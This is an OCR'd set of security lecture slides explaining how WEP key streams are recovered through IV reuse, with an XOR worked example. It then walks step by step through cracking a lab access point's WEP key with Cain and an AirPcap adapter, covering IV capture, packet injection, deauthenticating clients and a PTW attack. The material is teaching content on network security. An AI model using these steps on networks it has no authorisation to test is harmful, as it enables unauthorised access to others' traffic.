
Passive Key Stream Collection

Trudy causes Alice to encrypt known plaintext $p_1\ p_2\ p_3\ p_4\ \ldots$



Trudy, impersonating Bob, asks Alice to send a huge file known to Trudy

Using Collected Key Streams To Decode



Now when Alice sends packets
Trudy can decrypt

Using Collected Key Streams To Decode

One-byte example in binary:

FIRST BYTE

11010101 (D5)		Plaintext 1
00100101 (25)	XOR	Ciphertext 1
11110000 (F0)		Key stream

00101010 (2A)		Plaintext 2
11110000 (F0)	XOR	Key stream
11011010 (DA)		Ciphertext 2
11110000 (F0)	XOR	Key stream
00101010 (2A)		Plaintext 2

Plaintext (p) Trudy got Alice to send in frame 1

Ciphertext (c) seen by Trudy

Trudy saves IV from a frame and the key stream (F0) she derived
k = c xor p

Alice sends data unknown to Trudy in another frame but uses same IV

Trudy sees c and notes the same IV used for both frames

Trudy looks up IV in table and uses corresponding key stream (F0) to decipher the cipher text

What Trudy knows/sees

What Trudy derives

Enough Theory… Let's Get Crackin'

Cracking Tools

Cain – Windows


- Requires use of AirPcap wireless adapter
- Driver installation is very finicky
  - Install driver before inserting adapter
  - Driver **`setup_airpcap_4_1_3.exe`** installs and works with Windows 10
- Other wireless NICs usually do not work
- AirPcap Tx: USB 802.11b/g Adapter (capture + injection) - $300

Aircrack-ng - Linux

- Suite of tools including:
  - Airodump – wireless packet sniffer
  - Aircrack – WEP cracker


Cain – WEP Cracking

- It's (almost) as easy as 1-2-3




Cain – WEP Cracking - Setup

- Cain can crack WEP by capturing IV's through active ARP requests and passive monitoring
- Access Cain's WEP cracking by selecting "Wireless" Tab




Cain – WEP Cracking – Select Adapter

- Connect AirPcap adapter
- Select **\\airpcap00** as adapter
- Ensure "Hopping on BG Channels" is selected




Cain – WEP Cracking – Find Target

- Begin scan by clicking "Passive Scan"
  - ID access points using WEP
    - In this case "test" is using WEP on Channel 11



Cain – WEP Cracking – Lock in on Target Channel


- Stop Scan
- Lock on the AP channel (11 in this case)
- Check "Capture WEP IVs to dump.ivs file" and "WEP Injection"
- Select 54 Mbps as TxRate



Cain – WEP Cracking

- Start scan again


- Click on the target (i.e., test) again
  - Devices associated with the AP are shown in bottom
  - If IV's are not being collected, right click associated device and click "Deauth"
  - Must have other devices connected to this SSID
- Stop scan after sufficient amount of IV's are collected
  - ~60K – 100k for 64 bit
  - ~1M for 128 bit
  - We have a hunch that SSID of 'test' is 64-bit



Cain – WEP Cracking


- Click Analyze
- Click ESSID of interest and select "PTW Attack"
- Select 64 bit as WEP Key Length
- Start
- WEP Key found !
  - Hex: 8F634F0853

